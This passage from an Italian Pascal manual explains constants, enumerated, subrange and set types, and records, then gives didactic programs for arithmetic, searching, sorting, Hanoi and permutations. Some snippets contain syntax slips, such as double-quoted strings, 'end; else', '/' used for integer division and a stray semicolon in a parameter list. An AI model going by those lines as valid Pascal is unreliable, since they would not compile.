const nome_della_costante = valore_letterale
```

La dichiarazione di queste costanti va fatta, come prevedibile, nella zona dichiarativa del programma, della procedura o della funzione. L'esempio seguente dichiara la costante «DIMENSIONE», che poi viene usata per definire la dimensione di una serie di array.

```
…
const DIMENSIONE = 11;
…
var elenco  : array[1..DIMENSIONE] of integer;
    elenco2 : array[1..DIMENSIONE] of integer;
    elenco3 : array[1..DIMENSIONE] of integer;
```

Il vantaggio di utilizzare le costanti sta nel facilitare la lettura del sorgente, nel riconoscere il significato di determinate costanti e nel facilitare la modifica di tali valori, senza dover rileggere tutto il sorgente alla loro ricerca.

638.5 Tipo enumerativo, sottointervallo e insieme

Il linguaggio Pascal offre dei tipi di dati particolari, che non sono ancora stati descritti, il cui scopo è solo quello di facilitare il compito del programmatore.

638.5.1 Tipo enumerativo

Il tipo enumerativo, o scalare, secondo la terminologia del Pascal, è una forma di rappresentazione di un intero attraverso costanti mnemoniche. In pratica, si definisce una variabile che può assumere un elenco di valori simbolici possibili, valori che in realtà sono solo delle costanti simboliche, senza un legame con il termine letterale usato per distinguerle, salva la convenienza del programmatore.

```
(costante, costante [, ...])
```

La sintassi indicata mostra il modo in cui si definisce un tipo del genere: all'interno di parentesi tonde si elencano i nomi delle costanti che possono essere assegnate a una variabile di questo tipo.

L'esempio seguente mostra la dichiarazione di una variabile scalare che può assumere i valori «VERDE», «BLU» e «ROSSO».

```
var colore : (VERDE, BLU, ROSSO);
```

L'esempio stesso dovrebbe chiarire l'utilità di questo tipo di dati: si lascia al compilatore il compito di stabilire i valori più appropriati per i simboli che possono essere associati a una variabile. Tuttavia, è importante chiarire che non è possibile visualizzare il contenuto di una variabile del genere, in quanto questo non è prevedibile.

```
if colore = VERDE then
    begin
        …
        Writeln( "Il colore è verde" );
    end;
else
    …
;
```

Naturalmente, questo tipo di dati si presta particolarmente per la definizione di tipi derivati, come nell'esempio seguente, dove prima si dichiara un tipo e più avanti si utilizza nella dichiarazione di una nuova variabile.

```
type Sapore = (INSIPIDO, DOLCE, SALATO, ACIDO, PICCANTE, AMARO);
…
var pietanza : Sapore;
…
```

638.5.2 Sottointervallo

Il sottointervallo è la definizione di un tipo derivato che può utilizzare solo un intervallo stabilito di valori. Questo intervallo si definisce solo con l'indicazione di due costanti dello stesso tipo, separate da due punti in sequenza.

Per esempio, per indicare la serie di numeri interi che va da uno a sette, si può utilizzare la notazione '**`1..7`**', mentre per indicare la serie delle lettere alfabetiche minuscole, si può utilizzare la notazione '**`'a'..'z'`**'.

Naturalmente, si possono indicare anche degli intervalli di un tipo enumerativo dichiarato in precedenza. Seguono alcuni esempi.

```
type Settimana = (LUNEDÌ, MARTEDÌ, MERCOLEDÌ,
                  GIOVEDÌ, VENERDÌ, SABATO, DOMENICA);

type Feriale   = LUNEDÌ..VENERDÌ;
…
var lavoro    : Feriale;
    minuscola : 'a'..'z';
…
```

Le variabili dichiarate in questo modo, ottengono dal compilatore il tipo più adatto a contenere l'informazione indicata, senza la necessità di doverlo indicare in modo esplicito.

638.5.3 Insieme

Una variabile può contenere un'informazione riferita a un insieme di elementi enumerativi. In pratica, si tratta di un tipo simile a quello enumerativo, dove ogni elemento può essere presente o meno. Si dichiara questo tipo di dati con le parole chiave '**`set of`**'. Si osservi l'esempio seguente:

```
type Settimana = (LUNEDÌ, MARTEDÌ, MERCOLEDÌ,
                GIOVEDÌ, VENERDÌ, SABATO, DOMENICA);
…
type Lavoro    = set of Settimana;
…
var tutti     : Lavoro;
    presenze  : Lavoro;
    assenze   : Lavoro;
    altri     : Lavoro;
…
```

Le variabili '**tutti**', '**presenze**' e '**assenze**', definite del tipo '**Lavoro**', il quale a sua volta è definito come insieme di tutti i simboli del tipo '**Settimana**', possono contenere un sottoinsieme di tali simboli.

```
…
begin
    …
    presenze := (LUNEDÌ, MERCOLEDÌ, VENERDÌ,
                DOMENICA);
    …
    tutti := (LUNEDÌ..DOMENICA);
    …
    assenze := tutti - presenze;
    …
    altri := assenze;
    …
    tutti := assenze + presenze;
    …
end.
```

L'esempio mostra alcuni modi in cui possono essere utilizzate le variabili contenenti insiemi e quali espressioni si possono realizzare. In pratica:

- due variabili dello stesso tipo di insieme possono essere assegnate l'una nell'altra;
- due variabili dello stesso tipo di insieme possono essere sommate, generando un insieme risultato dell'unione dei due;
- tra due variabili dello stesso tipo di insieme può essere indicata una sottrazione, con la quale si genera un insieme risultato dall'eliminazione degli elementi presenti nella seconda variabile.

A parte gli assegnamenti che possono essere fatti alle variabili contenenti un insieme, è poi necessario poter verificare il contenuto di tali variabili, con istruzioni apposite. Per questo si usa la parola chiave '**in**'. L'esempio seguente dovrebbe essere autoesplicativo.

```
    if LUNEDÌ in presenze then begin
        …
        …
    end;
    if MARTEDÌ in presenze then begin
        …
        …
    end;
```

Un insieme può essere definito anche come gruppo di valori di un intervallo, come nell'esempio seguente in cui si definisce un tipo nuovo che rappresenta l'insieme delle lettere minuscole.

```
type Lettere    = set of 'a'..'z';
```

Nello stesso modo, si può utilizzare la parola chiave '**`in`**' per verificare che un valore appartenga a un insieme definito in forma di intervallo.

```
if iniziale in 'a'..'z' then begin
    …
end;
```

638.6 Record

Il record è un tipo di dati composto dall'insieme di altri tipi, ognuno con una sua denominazione. L'esempio seguente mostra in che modo possano essere creati tipi nuovi definiti come record.

```
type Datario =
    record
        anno    : integer;
        mese    : integer;
        giorno  : integer;
    end;

type Anagrafico =
    record
        cognome : array[1..40] of char;
        nome    : array[1..40] of char;
        luogo   : array[1..40] of char;
        data    : Datario;
    end;
```

L'esempio vuole mostrare la creazione di un record anagrafico con tutti i dati (riferiti alla nascita) che permettono di identificare una persona. Si può osservare che la data (di nascita) è stata definita come tipo '**`Datario`**', che a sua volta è un altro record.

Quando si dichiara una variabile come tipo record, si pone il problema di accedere ai vari elementi di questo. Per farlo si usa l'operatore punto ('**`.`**'). Si osservi l'esempio seguente, in cui si dichiara un array di dati anagrafici e quindi si assegnano i valori per il primo elemento di questo array.

```
…
var anagrafe : array[1..10] of Anagrafico;
…
begin
    …
    anagrafe[1].cognome         := 'Pallino';
    anagrafe[1].nome            := 'Pinco';
    anagrafe[1].luogo           := 'Sferopoli';
    anagrafe[1].data.anno       := 1990;
    anagrafe[1].data.mese       := 1;
    anagrafe[1].data.giorno     := 31;
    …
end;
```

Come si può osservare, per inserire le informazioni sulla data di nascita, è stato necessario usare due volte il punto per accedere agli elementi del sottorecord '**`data`**'.

Una variabile definita come record può ricevere l'assegnamento in blocco di un'altra variabile record, purché dello stesso tipo.

638.6.1 With

Quando si utilizzano frequentemente i record, potrebbe essere conveniente specificare che in una porzione di codice sorgente si vuole fare riferimento a elementi di una variabile determinata. Si osservi l'esempio seguente, che è una variante di quanto già visto in precedenza.

```
…
var anagrafe : array[1..10] of Anagrafico;
…
begin
    …
    with anagrafe[1] do begin
        cognome         := 'Pallino';
        nome            := 'Pinco';
        luogo           := 'Sferopoli';
        data.anno       := 1990;
        data.mese       := 1;
        data.giorno     := 31;
    end;
    …
end;
```

Il significato dovrebbe essere evidente: nell'intervallo delimitato dalle parole chiave '**`begin`**' '**`end`**', tutti i nomi si riferiscono a elementi di '**`anagrafe[1]`**'.

638.7 Riferimenti

- Gordon Dodrill, *Pascal Language Tutorial*

  ⟨*http://www.geocities.com/hotdogcom/ptutor/paslist.html* ⟩

  ⟨*http://packetstormsecurity.nl/programming-tutorials/Pascal/pascal-tutorial/paslist.htm* ⟩

Capitolo 639

Pascal: esempi di programmazione

Questo capitolo raccoglie solo alcuni esempi di programmazione, in parte già descritti in altri capitoli. Lo scopo di questi esempi è solo didattico, utilizzando forme non ottimizzate per la velocità di esecuzione.

639.1 Problemi elementari di programmazione

In questa sezione vengono mostrati alcuni algoritmi elementari portati in Pascal. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

639.1.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è descritto nella sezione 542.2.1.

```
(* ================================================================= *)
(* Somma.pas                                                         *)
(* Somma esclusivamente valori positivi.                             *)
(* ================================================================= *)
program Sommare;

var     x       : integer;
        y       : integer;
```

```
        z       : integer;

(* ================================================================= *)
(* somma( <x>, <y> )                                                 *)
(* ----------------------------------------------------------------- *)
function somma( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := x;

    for i := 1 to y do begin
        z := z+1;
    end;

    somma := z;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il primo numero intero positivo: ' );
    Readln( x );
    Write( 'Inserisci il secondo numero intero positivo: ' );
    Readln( y );

    z := somma( x, y );

    Write( x, ' + ', y, ' = ', z );

end.

(* ================================================================= *)
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**':

```
function somma( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := x;
    i := 1;

    while i <= y do begin
        z := z+1;
        i := i+1;
    end;

    somma := z;

end;
```

639.1.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è descritto nella sezione 542.2.2.

```
(* ================================================================= *)
(* Moltiplica.pas                                                    *)
(* Moltiplica esclusivamente valori positivi.                        *)
(* ================================================================= *)
program Moltiplicare;

var     x       : integer;
        y       : integer;
        z       : integer;

(* ================================================================= *)
(* moltiplica( <x>, <y> )                                            *)
(* ----------------------------------------------------------------- *)
function moltiplica( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := 0;

    for i := 1 to y do begin
        z := z+x;
    end;

    moltiplica := z;

end;
```

```
(* ================================================================== *)
(* Inizio del programma.                                              *)
(* ------------------------------------------------------------------ *)
begin

    Writeln;
    Write( 'Inserisci il primo numero intero positivo: ' );
    Readln( x );
    Write( 'Inserisci il secondo numero intero positivo: ' );
    Readln( y );

    z := moltiplica( x, y );

    Write( x, ' * ', y, ' = ', z );

end.

(* ================================================================== *)
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**':

```
function moltiplica( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := 0;
    i := 1;

    while i <= y do begin
        z := z+x;
        i := i+1;
    end;

    moltiplica := z;

end;
```

639.1.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è descritto nella sezione 542.2.3.

```
(* ================================================================== *)
(* Dividi.pas                                                         *)
(* Divide esclusivamente valori positivi.                             *)
(* ================================================================== *)
program Dividere;
```

```
var     x       : integer;
        y       : integer;
        z       : integer;

(* ================================================================= *)
(* dividi( <x>, <y> )                                                *)
(* ----------------------------------------------------------------- *)
function dividi( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := 0;
    i := x;

    while i >= y do begin
        i := i - y;
        z := z+1;
    end;

    dividi := z;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il primo numero intero positivo: ' );
    Readln( x );
    Write( 'Inserisci il secondo numero intero positivo: ' );
    Readln( y );

    z := dividi( x, y );

    Write( x, ' / ', y, ' = ', z );

end.
(* ================================================================= *)
```

639.1.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è descritto nella sezione 542.2.4.

```
(* ================================================================= *)
(* Exp.pas                                                           *)
(* Eleva a potenza.                                                  *)
(* ================================================================= *)
program Potenza;

var     x       : integer;
        y       : integer;
        z       : integer;

(* ================================================================= *)
(* exp( <x>, <y> )                                                   *)
(* ----------------------------------------------------------------- *)
function exp( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := 1;

    for i := 1 to y do begin
        z := z * x;
    end;

    exp := z;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il primo numero intero positivo: ' );
    Readln( x );
    Write( 'Inserisci il secondo numero intero positivo: ' );
    Readln( y );

    z := exp( x, y );

    Write( x, ' ** ', y, ' = ', z );

end.
(* ================================================================= *)
```

In alternativa si può tradurre il ciclo '**for**' in un ciclo '**while**':

```
(* ================================================================== *)
(* exp( <x>, <y> )                                                    *)
(* ------------------------------------------------------------------ *)
function exp( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := 1;
    i := 1;

    while i <= y do begin
        z := z * x;
        i := i+1;
    end;

    exp := z;

end;
```

È possibile usare anche un algoritmo ricorsivo:

```
function exp( x : integer; y : integer ) : integer;

begin

    if x = 0 then
        begin
            exp := 0;
        end
    else if y = 0 then
        begin
            exp := 1;
        end
    else
        begin
            exp := ( x * exp(x, y-1) );
        end
    ;

end;
```

639.1.5 Radice quadrata

Il problema della radice quadrata è descritto nella sezione 542.2.5.

```
(* ================================================================= *)
(* Radice.pas                                                        *)
(* Radice quadrata.                                                  *)
(* ================================================================= *)
program RadiceQuadrata;

var     x       : integer;
        z       : integer;

(* ================================================================= *)
(* radice( <x> )                                                     *)
(* ----------------------------------------------------------------- *)
function radice( x : integer; ) : integer;

var     z       : integer;
        t       : integer;
        ciclo   : boolean;

begin

    z := 0;
    t := 0;
    ciclo := TRUE;

    while ciclo do begin

        t := z * z;

        if t > x then
            begin
                z := z-1;
                radice := z;
                ciclo := FALSE;
            end
        ;

        z := z+1;

    end;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il numero intero positivo: ' );
    Readln( x );
```

```
    z := radice( x );

    Writeln( 'La radice di ', x, ' e'' ', z );

end.
(* ================================================================= *)
```

639.1.6 Fattoriale

Il problema del fattoriale è descritto nella sezione 542.2.6.

```
(* ================================================================= *)
(* Fact.pas                                                          *)
(* Fattoriale.                                                       *)
(* ================================================================= *)
program Fattoriale;

var     x       : integer;
        z       : integer;

(* ================================================================= *)
(* fact( <x> )                                                       *)
(* ----------------------------------------------------------------- *)
function fact( x : integer ) : integer;

var     i       : integer;

begin

    i := x - 1;

    while i > 0 do begin

        x := x * i;
        i := i-1;

    end;

    fact := x;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il numero intero positivo: ' );
    Readln( x );
```

```
    z := fact( x );

    Writeln( 'Il fattoriale di ', x, ' e'' ', z );

end.

(* ================================================================= *)
```

In alternativa, l'algoritmo si può tradurre in modo ricorsivo:

```
function fact( x : integer ) : integer;

begin

    if x > 1 then
        begin
            fact := ( x * fact( x - 1 ) )
        end
    else
        begin
            fact := 1
        end
    ;

end;
```

639.1.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è descritto nella sezione 542.2.7.

```
(* ================================================================= *)
(* MCD.pas                                                           *)
(* Massimo Comune Divisore.                                          *)
(* ================================================================= *)
program MassimoComuneDivisore;

var     x       : integer;
        y       : integer;
        z       : integer;

(* ================================================================= *)
(* mcd( <x>, <y> )                                                   *)
(* ----------------------------------------------------------------- *)
function mcd( x : integer; y : integer ) : integer;

begin

    while x <> y do begin

        if x > y then
```

```
            begin
                x := x - y;
            end
        else
            begin
                y := y - x;
            end
        ;

    end;

    mcd := x;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il primo numero intero positivo: ' );
    Readln( x );
    Write( 'Inserisci il secondo numero intero positivo: ' );
    Readln( y );

    z := mcd( x, y );

    Write( 'Il massimo comune divisore tra ', x, ' e ', y, ' e'' ', z );

end.

(* ================================================================= *)
```

639.1.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è descritto nella sezione 542.2.8.

```
(* ================================================================= *)
(* Primo.pas                                                         *)
(* ================================================================= *)
program NumeroPrimo;

var     x       : integer;

(* ================================================================= *)
(* primo( <x> )                                                      *)
(* ----------------------------------------------------------------- *)
function primo( x : integer ) : boolean;

var     np      : boolean;
```

```
        i       : integer;
        j       : integer;

begin

    np := TRUE;
    i := 2;

    while (i < x) AND np do begin

        j := x / i;
        j := x - (j * i);

        if j = 0  then
            begin
                np := FALSE;
            end
        else
            begin
                i := i+1;
            end
        ;

    end;

    primo := np;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci un numero intero positivo: ' );
    Readln( x );

    if primo( x ) then
        begin
            Writeln( 'E'' un numero primo' );
        end
    else
        begin
            Writeln( 'Non e'' un numero primo' );
        end
    ;

end.
(* ================================================================= *)
```

639.2 Scansione di array

In questa sezione vengono mostrati alcuni algoritmi, legati alla scansione degli array, portati in Pascal. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto descritto nel capitolo 542.

Per semplicità, gli esempi mostrati fanno uso di array dichiarati globalmente, che come tali sono accessibili alle procedure e alle funzioni senza necessità di farne riferimento all'interno delle chiamate.

639.2.1 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è descritto nella sezione 542.3.1.

```
(* ================================================================= *)
(* RicercaSeq.pas                                                    *)
(* Ricerca sequenziale.                                              *)
(* ================================================================= *)
program RicercaSequenziale;

const   DIM     = 100;

var     lista   : array[1..DIM] of integer;
        x       : integer;
        i       : integer;
        z       : integer;

(* ================================================================= *)
(* ricercaseq( <x>, <ele-inf>, <ele-sup> )                           *)
(* ----------------------------------------------------------------- *)
function ricercaseq( x : integer; a : integer; z : integer ) : integer;

var     i       : integer;

begin

    (* ------------------------------------------------------------- *)
    (* Se l'elemento non viene trovato, il valore -1 segnala         *)
    (* l'errore.                                                     *)
    (* ------------------------------------------------------------- *)
    ricercaseq := -1;

    (* ------------------------------------------------------------- *)
    (* Scandisce l'array alla ricerca dell'elemento.                 *)
    (* ------------------------------------------------------------- *)
    for i := a to z do begin

        if x = lista[i] then
            begin
                ricercaseq := i;
            end
        ;
```

```
    end;

end;

(* ================================================================== *)
(* Inizio del programma.                                              *)
(* ------------------------------------------------------------------ *)
begin

    Writeln( 'Inserire il numero di elementi.' );
    Writeln( DIM, ' al massimo.' );
    Readln( z );

    if z > DIM then
        begin
            z := DIM;
        end
    ;

    Writeln( 'Inserire i valori dell''array' );

    for i := 1 to z do begin
        Write( 'elemento ', i:2, ': ' );
        Readln( lista[i] );
    end;

    Writeln( 'Inserire il valore da cercare' );
    Readln( x );

    i := ricercaseq( x, 1, z );

    Writeln( 'Il valore cercato si trova nell''elemento', i );

end.
(* ================================================================== *)
```

Esiste anche una soluzione ricorsiva che viene mostrata nella subroutine seguente:

```
function ricercaseq( x : integer; a : integer; z : integer ) : integer;

begin

    if a > z then
        begin

            (* ---------------------------------------------------- *)
            (* La corrispondenza non è stata trovata.               *)
            (* ---------------------------------------------------- *)
            ricercaseq := -1;
        end
    else if x = lista[a] then
        begin
            ricercaseq := a;
        end
    else
        begin
            ricercaseq := ricercaseq( x, a+1, z);
        end
    ;

end;
```

639.2.2 Ricerca binaria

Il problema della ricerca binaria all'interno di un array, è descritto nella sezione 542.3.2.

```
(* ================================================================= *)
(* RicercaBin.pas                                                    *)
(* Ricerca binaria.                                                  *)
(* ================================================================= *)
program RicercaBinaria;

const   DIM     = 100;

var     lista   : array[1..DIM] of integer;
        x       : integer;
        i       : integer;
        z       : integer;

(* ================================================================= *)
(* ricercabin( <x>, <ele-inf>, <ele-sup> )                           *)
(* ----------------------------------------------------------------- *)
function ricercabin( x : integer; a : integer; z : integer ) : integer;

var     m       : integer;

begin

    (* ------------------------------------------------------------- *)
    (* Determina l'elemento centrale.                                *)
    (* ------------------------------------------------------------- *)
```

```
    m := ( a + z ) / 2;

    if m < a then
        begin

            (* ---------------------------------------------------- *)
            (* Non restano elementi da controllare.                 *)
            (* ---------------------------------------------------- *)
            ricercabin := -1;
        end
    else if x < lista[m] then
        begin

            (* ---------------------------------------------------- *)
            (* Si ripete la ricerca nella parte inferiore.          *)
            (* ---------------------------------------------------- *)
            ricercabin := ricercabin( x, a, m-1 );
        end
    else if x > lista[m] then
        begin

            (* ---------------------------------------------------- *)
            (* Si ripete la ricerca nella parte superiore.          *)
            (* ---------------------------------------------------- *)
            ricercabin := ricercabin( x, m+1, z );
        end
    else
        begin

            (* ---------------------------------------------------- *)
            (* m rappresenta l'indice dell'elemento cercato.        *)
            (* ---------------------------------------------------- *)
            ricercabin := m;
        end
    ;

end;

(* ================================================================ *)
(* Inizio del programma.                                            *)
(* ---------------------------------------------------------------- *)
begin

    Writeln( 'Inserire il numero di elementi.' );
    Writeln( DIM, ' al massimo.' );
    Readln( z );

    if z > DIM then
        begin
            z := DIM;
        end
    ;
```

```
    Writeln( 'Inserire i valori dell''array' );

    for i := 1 to z do begin
        Write( 'elemento ', i:2, ': ' );
        Readln( lista[i] );
    end;

    Writeln( 'Inserire il valore da cercare' );
    Readln( x );

    i := ricercabin( x, 1, z );

    Writeln( 'Il valore cercato si trova nell''elemento', i );

end.
(* ================================================================= *)
```

639.3 Algoritmi tradizionali

In questa sezione vengono mostrati alcuni algoritmi tradizionali portati in Pascal. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

639.3.1 Bubblesort

Il problema del Bubblesort è stato descritto nella sezione 542.4.1. Viene mostrata prima una soluzione iterativa e successivamente la funzione '**bsort**' in versione ricorsiva.

```
(* ================================================================= *)
(* BSort.pas                                                         *)
(* ================================================================= *)
program BubbleSort;

const   DIM     = 100;

var     lista   : array[1..DIM] of integer;
        i       : integer;
        z       : integer;

(* ================================================================= *)
(* bsort( <ele-inf>, <ele-sup> )                                     *)
(* ----------------------------------------------------------------- *)
procedure bsort( a : integer; z : integer );

var     scambio : integer;
        j       : integer;
        k       : integer;

begin
```

```
    (* ------------------------------------------------------------ *)
    (* Inizia il ciclo di scansione dell'array.                     *)
    (* ------------------------------------------------------------ *)
    for j := a to ( z-1 ) do begin

        (* -------------------------------------------------------- *)
        (* Scansione interna dell'array per collocare nella         *)
        (* posizione j l'elemento giusto.                           *)
        (* -------------------------------------------------------- *)
        for k := ( j+1 ) to z do begin

            if lista[k] < lista[j] then
                begin

                    (* -------------------------------------------- *)
                    (* Scambia i valori.                            *)
                    (* -------------------------------------------- *)
                    scambio := lista[k];
                    lista[k] := lista[j];
                    lista[j] := scambio;
                end
            ;

        end;
    end;

end;

(* ================================================================ *)
(* Inizio del programma.                                            *)
(* ---------------------------------------------------------------- *)
begin

    Writeln( 'Inserire il numero di elementi.' );
    Writeln( DIM, ' al massimo.' );
    Readln( z );

    if z > DIM then
        begin
            z := DIM;
        end
    ;

    Writeln( 'Inserire i valori dell''array' );

    for i := 1 to z do begin
        Write( 'elemento ', i:2, ': ' );
        Readln( lista[i] );
    end;

    bsort( 1, z );

    Writeln( 'Array ordinato:' );
```

```
    for i := 1 to z do begin
        Write( lista[i] );
    end;

end.
(* ================================================================== *)
```

Segue la procedura '**bsort**' in versione ricorsiva:

```
procedure bsort( a : integer; z : integer );

var     scambio : integer;
        k       : integer;

begin

    if a < z then
        begin

            (* ------------------------------------------------------ *)
            (* Scansione interna dell'array per collocare nella      *)
            (* posizione j l'elemento giusto.                         *)
            (* ------------------------------------------------------ *)
            for k := ( a+1 ) to z do begin

                if lista[k] < lista[a] then
                    begin

                        (* ------------------------------------------ *)
                        (* Scambia i valori.                          *)
                        (* ------------------------------------------ *)
                        scambio := lista[k];
                        lista[k] := lista[a];
                        lista[a] := scambio;
                    end
                ;

            end;

            bsort( a+1, z );

        end
    ;

end;
```

639.3.2 Torre di Hanoi

Il problema della torre di Hanoi è descritto nella sezione 542.4.3.

```
(* ================================================================= *)
(* Hanoi.pas                                                         *)
(* Torre di Hanoi.                                                   *)
(* ================================================================= *)
program TorreHanoi;

var     n       : integer;
        p1      : integer;
        p2      : integer;

(* ================================================================= *)
(* hanoi( <n>, <p1>, <p2> )                                          *)
(* ----------------------------------------------------------------- *)
procedure hanoi( n : integer; p1 : integer; p2 : integer );

begin

    if n > 0 then
        begin
            hanoi( n-1, p1, 6-p1-p2 );

            Writeln(
                'Muovi l''anello ', n:1,
                ' dal piolo ', p1:1,
                ' al piolo ', p2:1
            );

            hanoi( n-1, 6-p1-p2, p2 );
        end
    ;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il numero di anelli: ' );
    Readln( n );
    Write( 'Inserisci il piolo iniziale: ' );
    Readln( p1 );
    Write( 'Inserisci il piolo finale: ' );
    Readln( p2 );

    hanoi( n, p1, p2 );

end.
```

```
(* ================================================================= *)
```

639.3.3 Quicksort

L'algoritmo del Quicksort è stato descritto nella sezione 542.4.4.

```
(* ================================================================= *)
(* QSort.pas                                                         *)
(* ================================================================= *)
program QuickSort;

const   DIM     = 100;

var     lista   : array[1..DIM] of integer;
        i       : integer;
        z       : integer;

(* ================================================================= *)
(* part( <ele-inf>, <ele-sup> )                                      *)
(* ----------------------------------------------------------------- *)
function part( a : integer; z : integer ) : integer;

var     scambio : integer;
        i       : integer;
        cf      : integer;
        loop1   : boolean;
        loop2   : boolean;
        loop3   : boolean;

begin

    (* ------------------------------------------------------------- *)
    (* Si assume che a sia inferiore a z.                            *)
    (* ------------------------------------------------------------- *)
    i := a+1;
    cf := z;

    (* ------------------------------------------------------------- *)
    (* Inizia il ciclo di scansione dell'array.                      *)
    (* ------------------------------------------------------------- *)
    loop1 := TRUE;
    while loop1 do begin

        loop2 := TRUE;
        while loop2 do begin

            (* ----------------------------------------------------- *)
            (* Sposta i a destra.                                    *)
            (* ----------------------------------------------------- *)
            if ( lista[i] > lista[a] ) OR ( i >= cf ) then
                begin
```

```
                loop2 := FALSE;
            end
        else
            begin
                i := i+1;
            end
        ;

    end;

    loop3 := TRUE;
    while loop3 do begin

        (* ---------------------------------------------------- *)
        (* Sposta cf a sinistra.                                *)
        (* ---------------------------------------------------- *)
        if lista[cf] <= lista[a] then
            begin
                loop3 := FALSE;
            end
        else
            begin
                cf := cf-1;
            end
        ;

    end;

    if cf <= i then
        begin

            (* ------------------------------------------------ *)
            (* è avvenuto l’incontro tra i e cf.                *)
            (* ------------------------------------------------ *)
            loop1 := FALSE;
        end
    else
        begin

            (* ------------------------------------------------ *)
            (* Vengono scambiati i valori.                      *)
            (* ------------------------------------------------ *)
            scambio := lista[cf];
            lista[cf] := lista[i];
            lista[i] := scambio;

            i := i+1;
            cf := cf-1;
        end
    ;
end;

(* ------------------------------------------------------------ *)
```

```
    (* A questo punto, lista[a..z] è stata ripartita e cf è la       *)
    (* collocazione finale.                                           *)
    (* ------------------------------------------------------------- *)
    scambio := lista[cf];
    lista[cf] := lista[a];
    lista[a] := scambio;

    (* ------------------------------------------------------------- *)
    (* In questo momento, lista[cf] è un elemento (un valore) nella  *)
    (* posizione giusta.                                              *)
    (* ------------------------------------------------------------- *)
    part := cf

end;

(* ================================================================= *)
(* quicksort( <ele-inf>, <ele-sup> )                                 *)
(* ----------------------------------------------------------------- *)
procedure quicksort( a : integer; z : integer );

var     cf      : integer;

begin

    if z > a then
        begin
            cf := part( a, z );
            quicksort( a, cf-1 );
            quicksort( cf+1, z );
        end
    ;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln( 'Inserire il numero di elementi.' );
    Writeln( DIM, ' al massimo.' );
    Readln( z );

    if z > DIM then
        begin
            z := DIM;
        end
    ;

    Writeln( 'Inserire i valori dell''array' );

    for i := 1 to z do begin
        Write( 'elemento ', i:2, ': ' );
```

```
        Readln( lista[i] );
    end;

    quicksort( 1, z );

    Writeln( 'Array ordinato:' );

    for i := 1 to z do begin
        Write( lista[i] );
    end;

end.
(* ================================================================= *)
```

639.3.4 Permutazioni

L'algoritmo ricorsivo delle permutazioni è descritto nella sezione 542.4.5.

```
(* ================================================================= *)
(* Permuta.pas                                                       *)
(* ================================================================= *)
program Permutazioni;

const   DIM     = 100;

var     lista   : array[1..DIM] of integer;
        i       : integer;
        z       : integer;

(* ================================================================= *)
(* permuta( <ele-inf>, <ele-sup>, <elementi-totali> )                *)
(* ----------------------------------------------------------------- *)
function permuta( a : integer; z : integer; elementi : integer ) : integer;

var     scambio : integer;
        k       : integer;
        i       : integer;

begin

    (* ------------------------------------------------------------- *)
    (* Se il segmento di array contiene almeno due elementi,         *)
    (* si procede.                                                   *)
    (* ------------------------------------------------------------- *)
    if ( z-a ) >= 1 then
        begin

            (* ----------------------------------------------------- *)
            (* Inizia il ciclo di scambi tra l'ultimo elemento e     *)
            (* uno degli altri contenuti nel segmento di array.      *)
            (* ----------------------------------------------------- *)
```

```
            k := z;
            while k >= a do begin

                (* ------------------------------------------------- *)
                (* Scambia i valori.                                 *)
                (* ------------------------------------------------- *)
                scambio := lista[k];
                lista[k] := lista[z];
                lista[z] := scambio;

                (* ------------------------------------------------- *)
                (* Esegue una chiamata ricorsiva per permutare un    *)
                (* segmento più piccolo dell'array.
                (* ------------------------------------------------- *)
                permuta( a, z-1, elementi );

                (* ------------------------------------------------- *)
                (* Scambia i valori.                                 *)
                (* ------------------------------------------------- *)
                scambio := lista[k];
                lista[k] := lista[z];
                lista[z] := scambio;

                k := k-1;

            end;
        end
    else
        begin

            (* ----------------------------------------------------- *)
            (* Visualizza la situazione attuale dell'array.          *)
            (* ----------------------------------------------------- *)
            for i := 1 to elementi do begin
                Write( lista[i]:4 );
            end;
            Writeln;

        end
    ;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln( 'Inserire il numero di elementi.' );
    Writeln( DIM, ' al massimo.' );
    Readln( z );

    if z > DIM then
```

